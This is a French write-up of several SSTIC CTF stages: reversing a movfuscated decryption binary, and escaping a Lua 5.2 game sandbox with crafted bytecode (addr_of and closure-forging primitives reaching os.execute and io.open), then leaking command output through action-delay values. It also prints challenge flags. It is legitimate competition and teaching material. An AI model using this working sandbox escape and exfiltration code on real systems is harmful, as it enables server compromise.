```

## Étape 4: Movfuscated

### Objectif:

Le titre de l'épreuve est évocateur, nous allons devoir comprendre le fonctionnement d'un binaire obfusqué. Pour cela une archive **sic.tar.xz** est fournie. Elle contient deux fichiers:

- flag.enc: le flag chiffré
- step.elf: le binaire obfusqué qui déchiffre le flag si on lui fourni la bonne clé.

Voici ce que l'on voit en exécutant le binaire sans argument:

```
sic/step.elf
#usage(): ./step4 "[a-zA-Z0-9]^16" in.bin.enc out.bin
# e.g. use a 16 [a-zA-Z0-9] characters passphrase
```

L'objectif est de déterminer une clé de 16 caractères alphanumériques qui permet de déchiffrer le flag.

J'ai utilisé deux outils pour cet épreuve:

- **ida free** pour analyser statiquement le code de step.elf
- **gdb** pour analyser dynamiquement le code obfusqué.

### Première approche

Le chatbot pour cette épreuve se nomme **Movfuscate me** et ne propose que deux commandes:

- **solve**: fournit le flag complet en échange de la première moitié
- **source**: donne le lien pour récupérer sic.tar.xz

Lorsqu'on appuie sur le bouton start du challenge, on a le message suivant qui nous permet de comprendre la signification du nom de l'archive: sic pour *Single Instruction Computer*.

```
RISC vs CISC is gone. Introducing Single Instruction Computer. Always up. (10:03)
```

La première idée qui me vient c'est le bruteforce car l'exécution semble très rapide à première vue (<0.02s). Cependant ce n'est pas possible car il y a  $62^{16}$  possibilités ce qui selon mes calculs porte à  $3.0 \times 10^{19}$  années le temps nécessaire pour tester toutes les possibilités. Ce qui n'est pas bon car le challenge sera fini. Je teste également une attaque par canal auxiliaire reposant sur le temps d'exécution mais cela ne me donne rien.

### step.elf

Je commence donc la rétro-ingénierie de step.elf. La fonction *main()* est assez simple comme le montre l'[annexe 4](#):

- Le format du mot de passe est vérifié
- le mot de passe est copié dans un tableau en variable globale en utilisant 1 octet sur 2 de ce tableau
- Une fonction est enregistrée pour gérer le signal *SIGINT* et quitter proprement en cas de ctrl-c
- Le fichier input est mappé à l'adresse 0xCAFE0000 et sa taille est sauvegardé dans un tableau qui fait 2 fois la taille de la variable.
- le fichier output est écrasé puis mappé à l'adresse 0x42420000.
- du code obfusqué est appelé
- un test, `r8 == 0xACED` détermine si le déchiffrement a fonctionné.
- les fichiers sont fermés proprement.

La partie facile est terminée, je passe donc au code obfusqué dont le registre de retour semble être r8. Ce code commence par enregistrer des fonctions pour gérer les signaux *SIGSEGV* et *SIGILL* puis suivent plus de 100000 mov qui se terminent par une instruction illégale: 0xEC8. Pour chaque signal on a le comportement suivant:

- *SIGILL*: rip est remis au début du bloc de mov
- *SIGSEV*: on retourne dans la fonction main, juste après l'appel au code obfusqué.

Le code à comprendre est donc composé uniquement de mov, d'où le processeur SIC. Cette stratégie d'obfuscation a été détaillée par Christopher Domas lors d'une présentation<sup>7</sup> de son outil le Movfuscator à la REcon en 2015.

<sup>7</sup><https://recon.cx/2015/slides/recon2015-14-christopher-domas-The-movfuscator.pdf>

## Movfuscator

Le movfuscator se base sur le constat que pour le jeu d'instruction x86, l'instruction *mov* est turing-complet. Dans la présentation de *movfuscator*, les idées clés de l'obfuscation sont expliquées. On peut donc retrouver et comprendre comment ces techniques ont été utilisées dans notre cas.

### L'égalité

Pour tester l'égalité de x et y le code suivant est utilisé:

```
mov [x], 0;
mov [y], 1;
mov z, [x];
```



Figure 13: Égalité avec mov

Les variables x et y sont utilisées comme des adresses ou des offset dans un tableau. Au final, on a bien à la fin une variable z qui vaut 1 si y = x et 0 sinon. On retrouve bien une implémentation d'égalité dans step.elf. Un tableau de 256 octets de la section data est réservé pour comparer des variables sur 1 octet.

### Les opérations arithmétiques et logiques

Pour réaliser les opérations arithmétiques et logiques avec des mov, movfuscator utilise des tables de correspondances ou lookup table (LUT) en anglais. Par exemple on peut réaliser une addition de x et y de la manière suivante:

```
mov rax, [lut_add + x]
mov z, [rax+y]
```




Figure 14: Addition avec mov

Cette méthode fonctionne avec toutes les opérations arithmétiques et logiques. Dans la section data de step.elf, on trouve ces tables de correspondances pour des variables sur 1 octets. Les opérations que l'on retrouve sont: add, not, xor, and, or, is\_null

### Le flot de contrôle

Le code obfusqué ne contient que des mov et il tourne en boucle car à la fin de les mov, le signal *SIGILL* est généré ce qui a pour effet de redémarrer la séquence de mov depuis le début. Le seul moyen de sortir de cette boucle est de provoquer un signal *SIGSEV*, ce qui est simple à faire avec un mov: il suffit d'accéder à une adresse invalide: c'est l'équivalent d'un ret pour le code obfusqué.

L'astuce utilisée par movfuscator pour implémenter le flot de contrôle est élégante. Elle s'inspire de ce qui est fait sur GPU: dans un GPU, tous les coeurs exécutent la même instruction au même moment mais sur des données différentes. Cependant chaque coeur possède un sélecteur qui permet soit d'exécuter les instructions "dans le vide" soit sur les données utiles. Par exemple lorsqu'il y a un if suivi d'un else, les deux blocs sont exécutés quel que soit le résultat du if. Par contre dans un des deux blocs, les données utiles seront modifiées mais pas dans le second. Chaque coeur peut donc prendre une branche différente tout en exécutant les mêmes instructions.

Mofuscator fait quelque chose de très similaire: Chaque variable utilisée dans le code obfusqué utilise deux cases en mémoire: une case valide suivie d'une case invalide. On a une variable qui sert de switch pour activer ou non un bloc de code.

Dans step.elf, le switch est r15, il vaut soit 0: le code est actif, soit 1: le code est inactif  
par exemple le code qui met Y=42 si X=0 peut s'écrire de la manière suivante:

```
; test d'égalité
mov [x], 0
mov [0], 1
mov z, [x]

; mise à jour du switch
mov r15 [is_null + z]

; x est réellement modifié uniquement si r15 vaut 0
mov [x+r15] 42
```

Cette technique explique pourquoi la plupart des variables prennent deux fois leur taille réelle en mémoire et également pourquoi le mot de passe a été copié un octet sur deux dans le main.

En poussant ce concept, il est possible d'implémenter un goto. Pour cela il faut définir une variable qui contient le label du prochain bloc à exécuter et préfixer chaque bloc de code par une vérification de ce label:

```
; test d'égalité
mov x, [self_label]
mov y, [goto_label]
mov [x], 0
mov [y], 1
mov z, [x]

; rdx = r15 & z
mov rax [is_null + z]
mov rax [lut_and +rax]
mov rdx [rax +r15]

; le switch reste à 0 lorsqu'il est déjà à 0
; ou il passe de 1 à 0 si self_label == goto_label
mov r15, rdx
```

Pour effectuer le goto, il suffit, dans un bloc actif, de mettre la variable goto\_label à la valeur du prochain bloc que l'on souhaite exécuter et de forcer r15 à 1 pour ne pas activer d'autres blocs entre temps:

```
; goto label 0x4242
; on ne modifie pas goto_label si r15 = 1
mov [goto_label+r15], 0x4242
; on désactive le code suivant jusqu'à passer par le bon label
mov r15, 1
```

On peut bien entendu conditionner la modification du label ce qui permet l'implémentation de boucles.

## Demovfuscation

Pour rendre compréhensible le code obfusqué, je récupère l'ensemble des mov désassemblés par ida dans un fichier texte. Puis j'écris un script python qui remplace à l'aide de regex des patterns qui me permettent de générer un pseudo code désobfusqué à mi chemin entre du C et du python. Voici quelques exemples du pseudo code qui remplace des blocs de mov:

```
# les noms des variables capturées par les regex par exemple avec (.+)
# sont réinsérées dans le pseudocode avec \g<n>
replace = {
    re_b100: "\g<3> = \g<1> + \g<2>\n",
    re_b102: "\g<2> = \g<1>\n",
    re_b11: "\g<2> = *\g<1>\n",
    re_b15: "\g<2> = &\g<1>\n",
    re_b9: "\g<3> = \g<1> & \g<2>\n",
    re_b12: "\g<3> = \g<1> ^ \g<2>\n",
    re_b22: "\g<3> = \g<1> | \g<2>\n",
    re_b23: "\g<2> = \g<1> & 0xFF\n",

    re_b6: "goto label \g<1>\n",
    re_b7: "\n### label \g<1>:\n",

    re_b4: "\g<3> = \g<1> == \g<2>\n",
    re_b101: "if \g<1> == \g<2> goto \g<4> else \g<3>\n",
}
```

J'applique une second et un troisième niveau de regex sur le pseudo code pour le factoriser au maximum et le rendre le plus lisible possible. Le fichier assembleur utilisé, le code permettant de générer le pseudocode ainsi que le pseudocode se trouvent dans les fichiers attachés à ce rapport.

Les variables sont stockées dans la section data du binaire et sont sur 64 bits. Les opérations logiques et arithmétiques sur 64 bits sont réalisées en s'appuyant sur les tables de correspondances qui traitent un octet à la fois.

Je remarque au débogueur qu'avec un mot de passe au hasard, je n'ai jamais de *SIGILL* et que le code obfusqué s'arrête rapidement avec un SIGSEGV qui force le retour dans le main en assignant 0xDEAD à r8. Dans ce cas le code qui s'exécute donne le pseudo code qui suit:

```
unk_4D0790 &= check_key1(0)
unk_4D0790 &= check_key1(1)
unk_4D0790 &= check_key1(2)
unk_4D0790 &= check_key1(3)
unk_4D0790 &= check_key1(4)
unk_4D0790 &= check_key1(5)
unk_4D0790 &= check_key1(6)
unk_4D0790 &= check_key1(7)
unk_4D0790 &= check_key2(8)
unk_4D0790 &= check_key2(9)
unk_4D0790 &= check_key2(0x0A)
unk_4D0790 &= check_key2(0x0B)
unk_4D0790 &= check_key2(0x0C)
if unk_4D0790 == 0 return 0xDEAD
```

A titre d'exemple, voici la regex qui s'applique pour obtenir check\_key1

```
re_b2003= (r""""unk_4D0770 = (.+)
unk_4D07C0 = data_4D0F42\[unk_4D0770\*2\] & 0xFF
unk_4D07A0 = data_4D0F5C\[unk_4D0770\*2\] & 0xFF
unk_4D07B0 = input_key\[unk_4D0770\*2\] & 0xFF
unk_4D07B0 = unk_4D07A0 \+ unk_4D07B0
mov     eax, 0FFh
mov     r8, offset unk_4D0770
mov     \[r8\+r15\*8\], rax
unk_4D07B0 = unk_4D0770 & unk_4D07B0
unk_4D0810 = unk_4D07B0 == unk_4D07C0
""")
```

Ce pseudo code est suffisamment simple pour être transcrit en python:

```
# données prise dans le binaire
data_4D0F42 = bytes.fromhex("BB006000460013004E00DF00550001000300ED0091000C003500")
data_4D0F5C = bytes.fromhex("6900FB00E100AC00E600AC00E8009C006C00450006008200AA00")
input_key = bytearray(32)

def check_key1(v1):
    var_4D07C0 = data_4D0F42[2*v1]
    var_4D07A0 = data_4D0F5C[2*v1]
    var_4D07B0 = input_key[2*v1]
    var_4D07B0 = (var_4D07B0 + var_4D07A0) & 0xFF
    return var_4D07C0 == var_4D07B0

def check_key2(v1):
    var_4D07C0 = data_4D0F42[2*v1]
    var_4D07A0 = data_4D0F5C[2*v1]
    var_4D07B0 = input_key[2*v1]
    var_4D07B0 = ~var_4D07B0
    var_4D07A0 = (var_4D07A0 + var_4D07B0 + 1) & 0xFF
    return var_4D07C0 == var_4D07A0
```

Les fonctions *check\_key1()* et *check\_key2()* prennent en paramètre un indice du mot de passe et effectuent un test sur un unique caractère. Il est donc possible de bruteforcer les 13 premiers caractères un à un avec ce code:

```
# ensemble des caractères possibles pour le mot de passe
byteset = bytearray((string.ascii_letters + string.digits).encode())

def bf_first_13():
    global input_key

    for k in range(0, 0xd):
        for i in byteset:
            input_key[k*2] = i

            if k < 8 and check_key1(k):
                print(chr(i), end="")

            if k >= 8 and check_key2(k):
                print(chr(i), end="")

    print("\n")
```

Je récupère les treize premiers caractères du mot de passe: *Reegh3meiXuvu* et je vérifie avec **gdb** que je passe bien le test à l'issue des vérifications. Lorsqu'on utilise un mot de passe avec ces caractères, il faut beaucoup de temps pour aller au bout de l'exécution: plus de 20 min sur mon ordinateur. Cette fois ci, les *SIGILL* ont bien lieu, ce qui confirme le mode de fonctionnement de ce code. Bruteforcer les trois derniers caractères ne semble pas être une option dans ces conditions. À ce moment, je remarque un détail: les treize caractères suffisent pour déchiffrer le début du fichiers *flag.enc*:

```
We have a story to tell through this file and this is going to take forever ....
```

Cependant la suite du déchiffrement varie en fonction des trois derniers caractères. Je poursuis la désobfuscation des *mov* à l'aide des concepts exposés précédemment. Je finis par obtenir 528 lignes de pseudo code avec une petite centaine de *mov* résiduels. J'entreprends la fastidieuse tâche de transcrire ce pseudo code en python. Je commence à comprendre l'algorithme dans ses grandes lignes:

- Une première boucle qui viennent modifier un tableau en mémoire à partir du mot de passe.
- La boucle principale itère de 0x10 en 0x10 jusqu'à atteindre la taille des données d'entrées.
- Cette boucle contient des enchaînements de boucles qui viennent modifier un tableau en mémoire.
- Ce tableau est ensuite utilisé pour calculer les données de sortie via un xor des données d'entrées.
- Un checksum est mis à jour à chaque tour.
- Une fois la boucle principale terminée, le checksum est vérifié par rapport à une valeur de référence.

Il faut donc trouver les trois caractères qui mènent à ce checksum de référence.

Afin de tester mon implémentation, je récupère avec **gdb** la valeur d'un checksum pour un mot de passe donné. Je tronque *flag.enc* à 128 octets pour limiter le temps d'exécution. Puis je fais face à deux problèmes:

- A chaque tour des *mov*, *SIGILL* stoppe l'exécution
- l'exécution passe de très nombreuses fois par mon breakpoint avec le switch d'activation du code désactivé (*r15* = 1). Or seul le cas où *r15* = 0 m'intéresse pour obtenir la valeur finale du checksum.

Je m'en tire en utilisant **gdb** de la manière suivante:

```
(gdb) handle SIGILL noprint nostop
# Signal      Stop      Print      Pass to program Description
# SIGILL      No       No       Yes       Illegal instruction
(gdb) b *0x476158
#Breakpoint 1 at 0x476158
(gdb) commands
>silent
>if $r15 == 1
>continue
>end
>end
```

De cette manière, **gdb** ne break que lorsque le checksum final est en train d'être vérifié. Je le récupère et valide mon implémentation python.

```
(gdb) x /32bx 0x4D0892
#0x4d0892: 0xa8 0xf6 0x13 0x00 0x92 0x00 0x23 0x00
#0x4d089a: 0xf3 0x00 0x2f 0x00 0xea 0x00 0x93 0x00
#0x4d08a2: 0x27 0x00 0x7d 0x00 0x83 0x00 0xc5 0x00
#0x4d08aa: 0x06 0x00 0xbf 0x00 0x9f 0x00 0x1b 0x00
```

Une fois mon implémentation terminée, je me rends compte qu'elle est beaucoup plus rapide que le code original: 2 secondes au lieu de 20 minutes. Cependant c'est encore un peu lent pour réaliser un bruteforce. Comme je dispose d'un checksum de référence, j'effectue des optimisations et réalise qu'une bonne partie du code est en fait du bruit. Une fois optimisé et épuré, j'obtiens le code en [annexe](#) qui ne prend plus que 100 millisecondes à s'exécuter.

Ce code me permet de bruteforcer les trois derniers caractères:

```
import string
import itertools

def bf_last3():
    mdp = "Reegh3meiXuvu{}{}{}"
    charset = string.ascii_letters + string.digits
    low, high = int(sys.argv[1]), int(sys.argv[2])
    total = 62 * 62 * (high - low)
    unit = 1 + total // 10000
    i = 0

    print(f"range: {low}, {high}")
    for a, b, c in itertools.product(charset[low: high], charset, charset):

        if step(mdp.format(a, b, c), "out.bin"):
            print("Done: " + mdp.format(a, b, c))
            break

        i += 1
        if i % unit == 0:
            perc = (i / total) * 100
            print(f"{perc:0.2f}% {a}{b}{c}\r", end=" ")
```

Les trois caractères sont trouvés en environ une heure sur 8 coeurs. Ce qui donne le mot de passe *Reegh3meiXuvu7re*. Il permet de déchiffrer **flag.enc** et obtenir ce [texte](#)



Figure 15: flag.dec

Il ne me reste plus qu'à fournir ce demi flag au chatbot pour qu'il me donne le flag complet.

```
SSTIC{21c66b2c691438c8a99b33e28c1cd5f42009468d3c68d701}
```

## Etape 2: Risk Lover

### Objectif

Pour cette étape nous disposons:

- d'un Dockerfile pour reproduire un environnement Lua 5.2.4 et sa sandbox.
- des scripts pythons pour la mise en oeuvre de la sandbox Lua
- Un exemple de script Lua d'automatisation.
- Un Readme.md qui indique comment utiliser le docker et précise les contraintes du challenge:

```
## Test & run

Change the example.lua, then test it:

```sh
docker build . -t luabridge
docker run -it --rm luabridge sh
python /app/game_bridge.py
```

## Production condition

* Same docker setup
* No internet connection
* Read-only container except some writable space in /tmp-rw
* Integrated within the "automate" game command **for step2 challenge only** (need to be spawned) (input format is slightly different but follow the same interface at lua level)
* Your exploit must not crash and return valid data (you'll understand why)
```

Le but est de déjouer la sandbox Lua afin d'accéder au contenu du serveur et de trouver un moyen d'obtenir ces données car il est annoncé que ce serveur n'est pas connecté à internet. Il est également indiqué que le dossier **/tmp-rw** est le seul accessible en écriture.

### Première approche

Le bot pour cette épreuve se nomme **D'la moulua, du caramel** et il nous sert uniquement à démarrer ou arrêter le challenge. Une fois le challenge lancé, nous pouvons jouer à un jeu dont l'interface est visible sur cette [image](#). Je n'ai absolument rien compris au but du jeu, mais là n'est pas l'important. Voici malgré tout quelques informations sur ce jeu:

- le plateau est composé de 20 triangles, les *tiles*
- chaque joueur possède 100 *tokens* au départ
- On peut ajouter ou récupérer des *tokens* sur les *tiles*
- Une interface en ligne de commande propose deux commandes:
  - **sched**: planifier l'ajout/le retrait de *tokens*
  - **automate**: automatiser l'ajout/le retrait de *tokens* en fonction de l'état du jeu à l'aide d'un script Lua

Dans un premier temps, je tente d'afficher du texte à l'aide de la fonction *print()* de Lua, mais elle n'apparaît pas dans les logs. Je m'intéresse ensuite à l'exemple fourni, que l'on a ci-dessous:

```
function atEachTick (fullStateInstance)
    yourActions = {}
    yourActions[1] = {
        Delay = 1,
        Action = {AddToID = 0, TokenNumber = 10}
    }
    yourActions[2] = {
        Delay = 0,
        Action = {RemoveFromID = 19, TokenNumber = 10}
    }
    return yourActions
end
```






Figure 16: Bridge game

Notre code est donc appelé à chaque Tick, toutes les 10 secondes et il doit retourner un tableau d'actions avec un formalisme particulier. En effet, chaque élément du tableau doit contenir:

- un délai: un entier
- une action, au choix:
  - un ajout de *tokens* sur un *tile*.
  - un retrait de *tokens* sur un *tile*.

En jouant un peu avec le script je découvre qu'il n'est pas possible de planifier plus de 300 actions et que ce n'est pas un problème d'avoir de très long délais, par exemple des valeurs  $> 2^{32}$ .

## La sandbox - mode facile

La sandbox est définie avec un code Lua qui se trouve dans le fichier **bridge.py** et qui est visible en [annexe](#). La sandbox est créée avec la fonction *load()* qui prend en paramètre du code lua, et un tableau d'environnement qui liste l'ensemble des éléments accessibles au code à exécuter dans la sandbox. Les fonctions qui nous intéressent pour accéder au serveur sont *os.execute()* pour exécuter des commandes ou *io.open()* pour lire des fichiers. Elles ne sont bien entendu pas accessibles.

Cependant nous avons accès à la fonction *load()* qui a été renommée *load\_state()* dans la sandbox. A l'aide du docker fourni, je teste cette fonction pour redéfinir une sandbox dans la sandbox et cela fonctionne. Il se trouve que cette nouvelle sandbox peut lever toutes les restrictions imposées par la sandbox initiale. C'est gagné, j'ai le moyen d'exécuter une commande avec *os.execute* que je redirige dans un fichier dans */tmp-rx*. Par exemple pour exécuter *ls*:

```
execute= load_state([[
ou = os.execute('ls > /tmp-rw/out.txt')
f = io.open('/tmp-rw/out.txt', 'r')
res = f:read('*a')
print(res)
return res
]])

res = execute()
```

Cela fonctionne parfaitement sur le docker. Pour le serveur, il faut maintenant trouver un moyen de récupérer le retour des commandes.

## Exfiltration des données

Après avoir chargé un script, les seules informations que l'on récupère sont les logs des actions. Ils résultent du parsing du tableau des actions que la fonction *atEachTick()* retourne. Si l'on utilise le script d'exemple on obtient les logs suivants:

```
You scheduled addition of 10 tokens on tile 0 (delay 1)
You scheduled removal of 10 tokens on tile 19 (delay 0)
```

Comme je maîtrise la valeur de délai, je peux m'en servir pour récupérer des informations. J'encode donc le résultat des

commandes dans des entiers de 4 octets qui deviennent des délais dans autant d'actions que nécessaires pour récupérer la totalité du retour de la commande.

```
id = 1
for i = 1, #res, 4 do
    local b1 = string.byte(res, i)
    local b2 = string.byte(res, i+1)
    local b3 = string.byte(res, i+2)
    local b4 = string.byte(res, i+3)

    d = b1
    if b2 ~= nil then d = d + (b2*0x100) end
    if b3 ~= nil then d = d + (b3*0x10000) end
    if b4 ~= nil then d = d + (b4*0x1000000) end

    yourActions[id] = {
        Delay = d,
        Action = {AddToID = 6, TokenNumber = 1}
    }
    id = id+1
end

return yourActions
```

Je décode et affiche le résultat avec ce script python, qui récupère les valeurs de *delay* et les reconvertit en une chaîne de caractères:

```
import re

def read_log():
    re_byte = re.compile(r"delay (\d+)")

    with open('log.txt') as f:
        log = f.read()

    m = re_byte.findall(log)
    res=bytearray()
    for c in m:
        res+= int(c).to_bytes(4, "little")
    return res.decode()
```

Ce qui me permet d'explorer le serveur. Cependant, l'ajout de la fonction *load()* était une boulette. Un erratum a donc été publié deux jours après lancement du challenge:

Erratum: The right version for step2 bridge.py after step0 was intended to be bridge\_expected.py. If you intend to get the points for the quality ranking, you must provide a version of your exploit that exploits this version of the bridge.  
The bridge\_expected.py is available by providing step2:[flag for step2] basic authentication.

## La sandbox - expected

On récupère donc un nouveau fichier python **bridge\_expected.py** qui redéfinit la fonction *loadstate()* de cette manière:

```
function load_state_in_closure(load_func)
    return function(code)
        local func, err = load_func(code, "sandbox", "bt", sandbox)
        if err then
            return nil, err
        end
        return func
    end
end

sandbox.load_state = load_state_in_closure(load)
```

La fonction *load()* est toujours présente mais cette fois ci, la sandbox sera appliquée sur le code fourni. Il faut donc trouver autre chose.

Je remarque que la fonction *load()* est appelée avec comme second paramètre *"bt"*. Si on se réfère à la documentation<sup>8</sup>, cela signifie qu'on peut donner à cette fonction au choix: du code lua sous forme de texte ou sous forme de bytecode. J'effectue donc quelques recherches qui me mènent à cette présentation de Morgan Jones (numinit) qui s'intitule **Escaping the lua 5.2 sandbox with untrusted bytecode**<sup>9</sup>. Le message de son exposé est clair, le bytecode lua n'est pas sécurisé, il est dangereux de laisser cette possibilité à un tiers car il présente les faiblesses pouvant mener à un échappement de sandbox.

<sup>8</sup><https://www.lua.org/manual/5.2/>

<sup>9</sup><https://git.nganhkhoa.com/nganhkhoa/iOS/raw/commit/caca8afa126fec57156ec67cf78a200840408f56/iOS%20PDFs/EscapingTheLua5.2SandboxWithUntrustedBytecode.pdf>

Je continue mes recherches sur l'exploitation de bytecode lua 5.2. Un second chercheur a mené des travaux sur le sujet: Peter Cawley (corsix). Il a notamment réalisé: **Mitigating the Danger of Malicious Bytecode**<sup>10</sup> en 2011 ou il détaille comment utiliser le bytecode pour obtenir de l'exécution de code et pointe du doigt les opcodes LASM *FORLOOP* et *SETLIST*. Sur son compte github, je déniché l'exemple parfait: **Exploiting Lua 5.2 on x64**<sup>11</sup>. Dans le code proposé, deux primitives sont obtenues en chargeant du bytecode lua avec *load()*. Il génère le bytecode avec *string.dump()* à partir de fonctions bien choisies et qui sont ensuite patchées à la volée avant d'être passées à *load()*. Ces deux primitives sont:

- un *addr\_of* qui retourne l'adresse en mémoire d'un objet lua
- une écriture mémoire spécialement conçue pour l'objet *LClosure* utilisé dans les coroutines lua. Ce qui tombe plutôt bien car nous avons accès aux coroutines dans notre sandbox.

La finalité de cet exploit est d'obtenir l'exécution d'une fonction lua hors de la sandbox à partir de son adresse mémoire. Je désactive la sandbox et je prends l'adresse de la fonction *print()* pour tester. Le code fonctionne directement dans mon environnement sans aucune adaptation.

Afin de faire fonctionner l'exploit dans la sandbox, il faut que j'obtienne le bytecode des primitives car je ne peux pas utiliser la fonction *string.dump()*. Pour cela je trouve une implémentation lua de *hexlify()* et *unhexlify()*<sup>12</sup> et je récupère le bytecode des deux fonctions sous forme de chaîne de caractère hexadécimale:

```
local as_num = string.dump(function(...) for n = ..., ..., 0 do return n end end)
as_num = as_num:gsub("\x21", "\x17", 1) -- OP_FORPREP -> OP_JMP
print(hexlify(as_num))

local upval_assign = string.dump(function(...)
    local magic
    (function(func, x)
        (function(func)
            magic = func
            end)(func)
        magic = x
    end)(...)
end)

upval_assign = upval_assign:gsub("(magic\\x00\\x01\\x00\\x00\\x00\\x01\\x00)", "%1\\x01", 1)
print(hexlify(upval_assign))
```

Je peux ensuite les utiliser dans la sandbox:

```
hex_upval_assign = "1B4C7561520001040804080019930D0A1A0[...]"
hex_asnum = "1B4C7561520001040804080[...]"
local as_num = load_state(unhexlify(hex_asnum))
local function addr_of(x) return as_num(x) * 2^1000 * 2^74 end
local upval_assign = load_state(unhexlify(hex_upval_assign))
```

A partir de là je peux utiliser dans la sandbox la fonction de l'exploit qui modifie une coroutine pour exécuter une fonction lua à partir de son adresse :

```
local function ub8(n)
    local t = {}
    for i = 1, 8 do
        local b = n % 256
        t[i] = string.char(b)
        n = (n - b) / 256
    end
    return table.concat(t)
end

local function make_CClosure(f, up)
    local co = coroutine.wrap(function() end)
    local offsetof_CClosure_f = 24
    local offsetof_CClosure_upvalue0 = 32
    local sizeof_TString = 24
    local offsetof_UpVal_v = 16
    local offsetof_Proto_k = 16
    local offsetof_LClosure_proto = 24
    local upval1 = ub8(addr_of(co) + offsetof_CClosure_f)
    local func1 = ub8(addr_of("\x00\x00\x00\x00\x00\x00\x00\x00") - offsetof_Proto_k) ..
        ub8(addr_of(upval1) + sizeof_TString - offsetof_UpVal_v)
    local upval2 = ub8(addr_of(co) + offsetof_CClosure_upvalue0)
    local func2 = func1:sub(1, 8) .. ub8(addr_of(upval2) + sizeof_TString - offsetof_UpVal_v)
    upval_assign((addr_of(func1) + sizeof_TString - offsetof_LClosure_proto) * 2^1000 * 2^74, f * 2^1000 * 2^74)
    upval_assign((addr_of(func2) + sizeof_TString - offsetof_LClosure_proto) * 2^1000 * 2^74, up)
    return co
end
```

<sup>10</sup><https://www.lua.org/wshop11/Cawley.pdf>

<sup>11</sup><https://gist.github.com/corsix/49d770c7085e4b75f32939c6c076aad6>

<sup>12</sup><https://github.com/tst2005/binascii/blob/master/binascii.lua>

Il ne me manque plus que les adresses de 'os.execute()' et de 'io.open()'. Je les obtiens en calculant l'offset avec la fonction *print()* en exécutant ce code hors sandbox:

```
print(addr_of(os.execute)- addr_of(print))
-- 77584
print(addr_of(io.open)- addr_of(print))
-- 35472
```

Les offsets calculés sont fixes car ces trois fonctions appartiennent au même binaire. Enfin je peux utiliser ces fonctions dans la sandbox:

```
addr_print = addr_of(print)
addr_exec = 77584 + addr_print
addr_open = 35472 + addr_print

exec = make_CClosure(addr_exec)
open = make_CClosure(addr_open)

exec("ls > /tmp-rw")
f = open("/tmp-rw/out.txt")
res = f:read('*a')
```

## Exploration du serveur

On ne trouve rien de bien intéressant dans le dossier courant, en faisant un *ls /*, on tombe sur un nom de dossier original: */thiswillforceyoutorce/*. J'effectue donc la commande suivante et récupère le flag:

```
grep SSTIC -r /thiswillforceyoutorce/
#/thiswillforceyoutorce/dontguessthis/onemore/hmmmm/flag.txt:SSTIC{b871c80ae6baa5fb806f7241109e9d399f8641f2a63c7f69}
```

```
SSTIC{b871c80ae6baa5fb806f7241109e9d399f8641f2a63c7f69}
```

## Chapter 3: Gecko party

### Objectif

Pour cette étape, les informations sont maigres. On a à notre disposition un fichier **systeminfo** et un fichier **packages.config**

#### systeminfo

```
Host Name:                GEECKO
OS Name:  Microsoft Windows Server 2019 Standard Evaluation
OS Version:  10.0.17763 N/A Build 17763
OS Manufacturer:  Microsoft Corporation
xul.dll (sha256):  0EEE9093F799E9A560D930A73341A1E9406783DBB7A5E6EB41DBD614DB3D5259
```

#### packages.config

```
<?xml version="1.0" encoding="utf-8"?>
<packages>
  <package id="Geckofx45.64" version="45.0.34" targetFramework="net48" />
</packages>
<!-- dotnet add package Geckofx45.64 --version 45.0.34 -->
```

Je regarde également les informations disponibles sur le client lourd. L'interlocuteur pour cette épreuve est **Eeecko**. On le débloque avec deux flags. Une fois accessible, il nous indique que les commandes suivantes sont disponibles:

- **help**: description des commandes
- **start**: mise en route d'une instance du challenge
- **cancel**: Arrêt de l'instance en cours
- **visit**: demande au bot de visiter une url
- **source/systeminfo**: récupération des deux fichiers packages.config et systeminfo

L'objectif est donc de fournir une url malicieuse afin d'exploiter un exécutable .NET utilisant le package **Geckofx45.64** et s'exécutant sur **Windows Server 2019 (build 17763)**

Pour cette étape, j'ai utilisé:

- **x64dbg**: un debugger Windows pour analyser la mémoire du programme exploité
- **Visual community**: l'IDE pour reproduire le programme cible en .NET
- **serveo.net**: Un site permettant d'exposer sur internet des port TCP locaux

### Première approche

